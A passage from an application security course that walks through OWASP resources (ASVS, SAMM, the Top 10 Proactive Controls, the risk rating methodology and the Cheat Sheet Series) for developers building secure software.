One more observation I'll make is that, as you read through these, think about the difference in building an application with these requirements in mind from the beginning, versus retrofitting after the fact. It's much easier to start with these in mind.

There is a lot more to the ASVS than we have time to cover, so please take the time to explore these standards after completing this chapter.

In the next chapter, we're going to explore another framework called the OWASP SAMM – or Software Assurance Maturity Model which was donated to, and now maintained by, OWASP. So mark this chapter as complete, and I'll see you in the next one!

By the way, if you have any questions about this chapter or any other chapter, head over to the forums created specifically for this course, and myself or others will jump in and help!

Establishing a baseline with SAMM

Helpful links for this chapter:

- OWASP SAMM Homepage
- OWASP SAMM Project Page
- OWASP SAMM PDF

SAMM stands for Software Assurance Maturity Model, and it's a model that helps understand the core building blocks of a secure software program from a macro point of view.

It provides a self-assessment model for all types of organizations to use (whether large or small), it is technology and process agnostic, and it supports the complete software lifecycle.

SAMM Characteristics

SAMM has 3 main characteristics:

- **Measurable** – with defined maturity levels, similar to the levels we saw in the ASVS from the prior chapter
- **Actionable** – clear paths for improving those maturity levels
- **Versatile** – by being technology, process, and organization agnostic


This makes SAMM a great tool to help analyze your organization's current security stance so that you can define iterations to improve, and then show progress towards those iterations with actual measurements.

SAMM Structure

Let's take a look at how SAMM is structured:

You can see the structure directly on the website, and they also have a barebones PDF version.

SAMM Critical Business Functions



OWASP SAMM

Governance	Design	Implementation	Verification	Operations
Focuses on processes and activities for how an organization manages software development. Includes cross-functional groups involved in development and business processes established at the organization level	Concerns processes and activities related to how an organization defines goals and creates software within development projects. Usually includes requirements gathering, high-level architecture specification and detailed design	Focused on processes and activities related to how an organization builds and deploys software components and its related defects. The goal is to ship reliably working software with minimum defects	Focuses on processes and activities related to how an organization checks and tests artifacts produced through software development. Typically includes QA work such as testing, but can also include other review activities	Encompasses activities necessary to ensure confidentiality, integrity, and availability are maintained through the lifetime of an app and its data.

Click for higher resolution


At the highest level, SAMM defines five critical business functions and those business functions are categories of activities related to software development.

They are:

- Governance
    - Governance focuses on the processes and activities for how an organization manages software development. This includes cross-functional groups involved in development and business processes established at the organization level

- Design
  - Concerns the processes and activities related to how an organization defines goals and creates software within development projects. This usually includes requirements gathering, high-level architecture specification and detailed design
- Implementation
  - Focused on the processes and activities related to how an organization builds and deploys software components and its related defects. Activities in this function have the most impact on the daily life of developers. The joint goal is to ship reliably working software with minimum defects
- Verification
  - Focuses on the processes and activities related to how an organization checks and tests artifacts produced throughout software development. This typically includes quality assurance work such as testing, but it can also include other review and evaluation activities
- Operations
  - Encompasses those activities necessary to ensure confidentiality, integrity, and availability are maintained thoughout the lifetime of an application and its data.

SAMM Security Practices



OWASP SAMM

Governance	Design	Implementation	Verification	Operations
Strategy & Metrics	Threat Assessment	Secure Build	Architecture Assessment	Incident Management
Policy & Compliance	Security Requirements	Secure Deployment	Requirements-driven Testing	Environment Management
Education & Guidance	Security Architecture	Defect Management	Security Testing	Operational Management

Click image for higher resolution

For each business function, SAMM defines three security practices each, so:


There are 15 security practices that are independent silos for improvement and that map to the five business functions of software development that we just looked at

The security practices are:

- Governance:
    - Strategy and Metrics – forms the basis of your secure software activities by building an overall plan
    - Policy and Compliance – drives the adherence to internal and external standards and regulations
    - Education and Guidance – focuses on increasing the knowledge in the organization regarding secure software
- Design:
    - Threat Assessment – focuses on identifying potential threats in applications
    - Security Requirements – focuses on defining appropriate security requirements for your software and your software suppliers.
    - Security Architecture – focuses on managing architectural risks for the software solution
- Implementation:
    - Secure Build – creating a consistently repeatable build process and accounting for the security of application dependencies
    - Secure Deployment – increasing the security of software deployments to the production environment and the supporting secrets.
    - Defect Management – managing security defects in software and their associated metrics.
- Verification
    - Architecture Assessment – validating the security and compliance of the software and supporting infrastructure architecture
    - Requirements-driven Testing – using both positive (control verification) and negative (misuse/abuse testing) security tests based on requirements (user stories).
    - Security Testing – detection and resolution of basic security issues through automation, allowing manual testing to focus on more complex attack vectors.

- Operations
  - Incident Management – addresses activities carried out improve the organization's detection of, and response to, security incidents
  - Environment Management – describes proactive activities carried out to improve and maintain the security of the environments in which the organization's applications operate.
  - Operational Management – focuses on operational support activities required to maintain security throughout the product lifecycle

SAMM Maturity Levels & Streams



Governance -> Strategy & Metrics

Maturity Level	Stream A Create and Promote	Stream B Measure and Improve
Level 1	Identify organization drivers as they relate to the organization's risk tolerance	Define metrics with insight into the effectiveness and efficiency of the Application Security Program.
Level 2	Publish a unified strategy for application security	Set targets and KPIs for measuring the program effectiveness
Level 3	Align the application security program to support the organization's growth	Influence the strategy based on the metrics and organizational needs

Click image for higher resolution

For each of those security practices, SAMM defines three maturity levels as objectives:

- The 3 maturity levels are more sophisticated to implement than the prior one, and they also have more stringent success metrics
- We saw varying levels of maturity in the ASVS, so this is the same concept. An organization does not have to meet all of the maturity levels since they may not all be relevant or the organization may choose to prioritize some over others, so it's important to keep that in mind and not feel overwhelmed.

And for each security practice again, SAMM defines two streams:

- Streams have objectives to be reached, and those objectives are tied to the different levels, so they also increase in complexity
- For example, for the Strategy & Metrics security practice, there are two streams:
- Stream A – Create and Promote
    - Level 1 – Identify organization drivers as they relate to the organization's risk tolerance
    - Level 2 – Publish a unified strategy for application security.
    - Level 3 – Align the application security program to support the organization's growth.
- Stream B – Measure and Improve
    - Level 1 – Define metrics with insight into the effectiveness and efficiency of the Application Security Program
    - Level 2 – Set targets and KPI's for measuring the program effectiveness
    - Level 3 – Influence the strategy based on the metrics and organizational needs

SAMM breaks all of this down into even more detail, including assessment questions and quality criteria to measure the progress and whether objectives have been met or not.

This is another lengthy document and it's a lot to chew on, so take a look at it after completing this chapter.

Once you feel like you've got the hang of it, move on to the next chapter where we explore a list of top 10 proactive controls that should be included in every software development project.

A Practical Approach to Application Security

Now that we've looked at how to create a baseline for our applications with the ASVS and SAMM, it's time to talk about the practical approaches to implementing some of the most important requirements in our projects.


Because all of the knowledge in the world doesn't matter if we can't apply it, so to help with this, let's look at the OWASP Proactive Controls which is a list of security techniques that should be included in every software development project.

OWASP Proactive Controls

The OWASP Top Ten Proactive Controls is ordered in terms of importance, so let's start from the top.

C1: Define Security Requirements

You may remember in the ASVS chapter that some of the requirements had links with a C and a number (ie: C1).


V1.1 Secure Software Development Lifecycle Requirements

#	Description	L1	L2	L3	CWE
1.1.1	Verify the use of a secure software development lifecycle that addresses security in all stages of development. (C1)		✓	✓	
1.1.2	Verify the use of threat modeling for every design change or sprint planning to identify threats, plan for countermeasures, facilitate appropriate risk responses, and guide security testing.		✓	✓	1053
1.1.3	Verify that all user stories and features contain functional security constraints, such as "As a user, I should be able to view and edit my profile. I should not be able to view or edit anyone else's profile"		✓	✓	1110
1.1.4	Verify documentation and justification of all the application's trust boundaries, components, and significant data flows.		✓	✓	1059

"C1" link in the ASVS requirements

Those map directly to these requirements. So when talking about "verifying the use of secure software development lifecycle that addresses security in all stages of development," they link back to C1 which is the control we are looking at right now. So we can start to see how these are all tied to work together.

This control explains how to grab those requirements we've looked at in prior chapters and turn them into User Stories and Misuse Cases.

User Stories, as long as you've been programming for a couple of years, should not be a new concept to you. It takes the perspective of the user, administrator, and describes functionality based on what a user wants the system to do for them.

For example, if we look at ASVS requirement 2.1.1 which is to "Verify that user set passwords are at least 12 characters in length"

User stories might be:

- *As a user, I can enter a password that has a minimum of 12 characters*
- *As a user, I can enter my username and password to gain access to the application*

While a misuse case is a story focused on the attacker and their actions:

- *As an attacker, I can find passwords shorter than 12 characters*

Breaking down the ASVS requirements into these user stories and misuse cases help make them more testable by us or our team.

At this point, though, you might say “Christophe, there are SO many requirements in the ASVS. It will literally take me weeks to break them down into user stories and misuse cases.” OWASP is one step ahead of us and they’ve outlined 4 steps to implementation. As we talk about these steps, think of them in terms of how it fits into your existing or future development lifecycle.

Implementing Security Requirements

Step #1: Discovery and Selection

You’re not meant to tackle all of it at one time. Instead, look through the list of requirements from the ASVS and/or any other custom requirements you’ve deemed necessary for your application, and prioritize them.

Break them down into a manageable amount per release or sprint, and then continue adding more security functionality in each sprint over time.

As we will see in a later chapter on threat modeling, there’s another way of prioritizing the most important threats first, so we will revisit prioritization.

Step #2: Investigation and Documentation

During the investigation and documentation phase, review the existing application, and compare it against the security requirements that you’ve outlined as necessary. From there, figure out which requirements your application meets, and which requirements still need development. And make sure to document the investigation so that it remains accurate over time.

Step #3: Implementation

After you investigated and documented your findings of deficiency, it's time to turn that into action like we just talked about and either modify the application to add the new security functionality or eliminate the insecure option.

Step #4: Test

Implementing the changes isn't enough. As the final step, you have to create test cases in order to confirm whether the modified functionality solves the requirement or not. If it doesn't, then go back to the implementation phase, and if it does, then it's time to update documentation and move on to the next requirement!

As we wrap up control #1, reflect on the fact that this control, which is deemed the most important out of all 10 by OWASP, isn't about protecting against a specific type of attack. Instead, it's about building a process that includes security, from the beginning, so that it's not an afterthought.

Alright, so that's control 1 of the Proactive Controls. Let's take a look at C2: Leverage Security Frameworks and Libraries.

C2: Leverage Security Frameworks and Libraries

This control focuses on 3rd party frameworks and libraries, which provide a ton of value but can also introduce nasty vulnerabilities if not managed properly. We'll talk more about this later in the material, but go ahead and review this control now or after completing the chapter.

C3: Secure Database Access

C3 focuses on Secure Database Access. An important sentence to highlight on this page is that "SQL Injection is one of the most dangerous application security risks."

Chances are high that you've heard of SQL Injections because they happen way too frequently and they can do serious damage, like exposing entire databases that can contain critical data such as passwords and medical or financial records. This is another important topic that we will revisit in the material – in fact, we will perform SQL injections on a sample web app – and that I recommend you spend more time reading about on this page.

C4: Encode and Escape Data

C4 is encoding and escaping data. Again, you've likely heard of Cross-Site Scripting (XSS) attacks, and encoding/escaping is a defense against these types of attacks.

If you’re not familiar with XSS, spend some time on this page. In a future chapter, we will discuss this type of attack further and perform an XSS attack of our own on a sample web app.

C5: Validate All Inputs

C5 is about validating all inputs which will also help defend against Cross-Site Scripting, SQL Injection, gaining elevated privileges, or other forms of attacks. Make sure you take the time to review this page.

C6: Implement Digital Identity

C6 discusses implementing digital identities to provide guidance in terms of authentication and session management. They define digital identity as the unique representation of a user (or other object) as they engage in an online transaction.

Authentication is the process of verifying that an individual or entity is who they claim to be, and Session Management is a process by which a server maintains the state of the user’s authentication so that they can continue to use the system without having to re-authenticate.

What’s particularly interesting on this page is that we re-visit a level system similar to what we saw in the ASVS. The NIST 800-63b, which is a guideline from the National Institute of Standards and Technology, outlines 3 levels of authentication assurance (or AAL).

With level 1 being for lower-risk applications, they only require passwords for authentication, but with other requirements listed below.

Level 2 requires Multi-Factor Authentication with a combination of:

- A password or pin
- A token or phone, and/or
- Biometrics

Level 3 requires cryptographic based authentication, which is providing proof of possession of a key through a cryptographic protocol — usually done through hardware cryptographic modules.

Be sure to read the rest of this page for more information on digital identities.

C7: Enforce Access Controls

Moving on, we then have C7 which is enforcing access controls, and this is different from authentication since it looks at processing access for specific requests compared to verifying identity.

C8: Protect Data Everywhere

C8 looks at Protecting Data Everywhere. Data such as passwords, credit cards, health information, etc…this is where understanding concepts such as encryption in transit, at rest, and in use comes into play.

This is a topic we will re-visit in the cloud security section of this material.

C9: Implement Security Logging & Monitoring


C9 is in regards to implementing security logging and monitoring. Again, we will review this in a little bit more detail in the cloud security section of this ebook.

C10: Handle All Errors and Exceptions

Finally, at least as far as the proactive control list goes, C10 covers handling all errors and exceptions.

If you've ever used an application that crashed or gave you en error message and it contained what seemed like sensitive information, then you'll immediately know why this control is important. If we don't handle failure gracefully, attackers can use that to their advantage.

Exploring the References and Tools


References

- OWASP Code Review Guide: Error Handling
- OWASP Testing Guide: Testing for Error Handling
- OWASP Improper Error Handling
- CWE 209: Information Exposure Through an Error Message
- CWE 391: Unchecked Error Condition

Tools

- Error Prone - A static analysis tool from Google to catch common mistakes in error handling for Java developers
- One of the most famous automated tools for finding errors at runtime is Netflix's Chaos Monkey, which intentionally disables system instances to ensure that the overall service will recover correctly.

One more observation before we move on is that each of these controls have References and Tools.

I highly recommend that you start looking at those or at least bookmark them for when you need to review them.

This list is meant to be a solid starting point, but as you go through it, think through any other controls that your application or business may require.

Also, if you're already working on an application or if you're thinking of building one in the near future, think about how these controls will apply.

These are topics that we are going to see again as we explore web, mobile, and cloud security. So while I went through this list rather quickly, please take the time to review it more thoroughly after marking this chapter as complete, and don't worry, we'll come back to some of this as we move along.

After that, I'll see you in the next chapter where we take a look at a handy cheat sheet. See you there!

Application Security Risks and Threat Modeling

Everything we've looked at so far has helped us come up with a baseline for what Application Security means and how to approach such a large undertaking in smaller, incremental steps.

But, at the end of the day, every organization and every application will have its own specific requirements. So we're going to use another project in order to create threat models that fit our specific needs.

These threat models are important to consider even before we start any testing. Because if we don't understand what's important to spend time on, then we'll end up wasting time fixing vulnerabilities that may not be the highest risks and highest priorities.

Or worse, if you release vulnerabilities into production and they become compromised, how should you respond? Figuring that out in the heat of the moment is not the best approach. Having a Risk and Threat Model will help you prepare.

One thing to keep in mind is that, depending on the organization you are a part of, these threat models may be created by a different team – especially if you are part of a large organization. But understanding the concepts behind threat modeling is important, since you will still have to be familiar with the topic when it comes to implementing security features or fixing vulnerabilities.

6 Steps to Risk Analysis

Now, the approach for risk analysis that we're going to cover today is from – surprise surprise – OWASP. It builds on top of the standard risk model of:

- Risk = Likelihood * impact

And it solves this equation using 6 steps.

- Step #1: Identifying a Risk
- Step #2: Factors for Estimating Likelihood
- Step #3: Factors for Estimating Impact
- Step #4: Determining Severity of the Risk
- Step #5: Deciding What to Fix
- Step #6: Customizing Your Risk Rating Model

Step #1

With Step #1, a tester needs to think through different scenarios, and we'll usually want to look at worst-case scenarios.

Once we've identified a potential risk, we need to estimate how likely it is to happen by using a low, medium, or high rating. We get to these ratings by ranking different factors. Let's take a quick look at what this means in Step #2:

Step #2

For there to be a threat, there has to be at least one threat agent.

- How technically skilled is this person, or group of people?
- What kind of motive might they have? Is there a lot of potential reward? Where rewards are often tied to money
- What kind of resources and opportunities are required for the threat agent to find and exploit this vulnerability?
- and how large is the group of threat agents? Is it one person? Is it a team?

Each answer comes with a ranking number. As we tally these rankings, we will be able to determine the gravity of the threat.

Next, we look at Vulnerability Factors with a goal of estimating how likely it is that a particular vulnerability will be discovered and exploited.

We need to look at the Ease of Discovery which is how it easy it is for the threat agent to discover the vulnerability. Rankings suggested here are “practically impossible”, “difficult”, “easy”, and “automated tools available” (meaning that the threat agent could run an automated tool to find the vulnerability)

Then there's the Ease of Exploit. Perhaps a vulnerability is easy to find, but not so easy to exploit.

Then, with Awareness, we are ranking how well known the vulnerability is to this threat agent.

Finally, how likely is the exploit to be detected – will it be detected by your application, will it be logged and later reviewed, logged without a review, or not logged at all?

After going through Step 2, we'll have the information we need to determine the likelihood, but that by itself is not enough. Even if something is extremely likely to happen but would have virtually no impact, then it may not be something to consider.

Step #3

So, with step 3, we're going to look at estimating the impact. OWASP reminds us that there isn't just the technical impact on an application that a successful attack brings. Instead, there's also the business impact. So when estimating the impact, we have to put both of those factors into the equation.

Technical Impact Factors take into account the magnitude of the impact on the system if the vulnerability were to be successfully exploited. There is the:

- Loss of confidentiality
- Loss of integrity
- Loss of availability
- Loss of accountability

The Business Impact Factors instead look at:

- Financial damage
- Reputation damage
- Non-compliance
- Privacy violation
- and any others specific to your business

Step #4

We're now at Step 4, where we can look at all of the ratings we've worked on to this point and give them a low, medium, or high impact.

- Low is for 0 to less than 3
- Medium is for 3 to less than 6
- High is for 6 to 9

This is a fairly simple model, but OWASP outlines a more advanced calculation that they call the "Repeatable Model." Please take a quick look to get familiar with how it works.

But as we move on, let's say, for the sake of example, that a certain threat that we are evaluating has a medium likelihood of being exploited, with a high technical impact but a low business impact.

In that case, OWASP recommends going with the business impact over the technical impact, as long as we can trust the business impact analysis. So even if the technical impact would be high, since the business impact is low, we would set the overall severity as low. We could have an opposite example, where the technical impact is low but the business impact is high, making the overall severity high.

Going through this exercise is important, because it helps us decide what to fix first, which leads to step #5:

Step #5

Even if you could fix a bunch of low severity risks within a short period of time, it would have less of a benefit than fixing fewer high severity risks first; even if they take longer to fix. As developers, and I'm guilty of this myself, we can have a tendency to handle the low hanging fruit first, but by having our threat model, we know what's more important to work on and we can have uniform agreement across the business.

It's also entirely possible that some risks are not worth fixing. No matter how much you want to take care of it, if the cost of fixing the risk is substantially more than the loss from an attack would be, including all factors, then maybe that's not the best use of company resources. This is an unfortunate reality that we have to keep in mind when going through these exercises.

Step #6

Let's wrap up with Step #6 which is to customize the risk rating model.

We've talked about this throughout the material, but it bears repeating here especially. If you just grab what you see on this page and you don't attempt to customize it to your organization, it won't be effective in convincing leadership, and it won't be effective in stamping out the biggest threats. Take what's here, and customize the different factors and options until it makes sense for your organization and your application.

As you can see, this page provides many references that go into much more detail for risk and thread modeling. Be sure to save these resources for when you tackle Threat Modeling for your application or organization.

With that, let's move on to the chapter!

Cheat sheets to tie it all together

One more peg that we are adding to support our baseline is exploring the OWASP Cheat Sheet Series.

Up until this point, we've looked at the Application Security Verification Standard, SAMM, Proactive Controls, and Threat Modeling.

Just between those projects alone, we could spend weeks and months reviewing everything, only to forget it all when we need it.

So the group at OWASP created a series of cheat sheets that we're going to look at in this chapter because this is something you should bookmark and continuously reference.

Navigating the cheatsheets

On the left-hand side, we have a convenient table of contents that lets us quickly jump to relevant areas. Let's start with the Index for ASVS.

This should look very familiar but with a twist: the different requirements link to their relevant cheat sheets. So for V1.1, we have 3 different cheat sheets:

- Threat Modeling
- Abuse Case Cheat Sheet
- and Attack Surface Analysis Cheat Sheet

So this makes it very easy and convenient to go from the requirement we're solving for, to the cheat sheet associated with it.

The same thing goes for Proactive Controls, which has its own index.

You'll quickly notice that not all cheat sheets may be relevant to you depending on the language your application is coded in. Some of these are PHP specific, Ruby specific, .NET specific, and so on.

Let's take a look at a few of these cheat sheets so we can get the hang of it.

Starting with AJAX security, we'll find a number of strong, straight-to-the-point rules that can help us stay out of trouble:

- Use .innerText instead of .innerHTML to prevent Cross-Site Scripting problems
- Never use eval() — eval executes javascript code so if a malicious user manages to slip in bad code that gets executed...well, you get the idea

- and there are a few more to look over if you're using JavaScript and AJAX calls

We'll also take a look at the PHP configuration cheat sheet because it includes a list of important configurations to be aware of and modify since oftentimes the defaults don't focus on security and instead focus on ease of use.

So this is another example of what you will find in these cheat sheets, and I encourage you to mark this chapter as complete and explore relevant ones in more detail.


Once you're ready, I'll see you in the next chapter.

Web Application Security

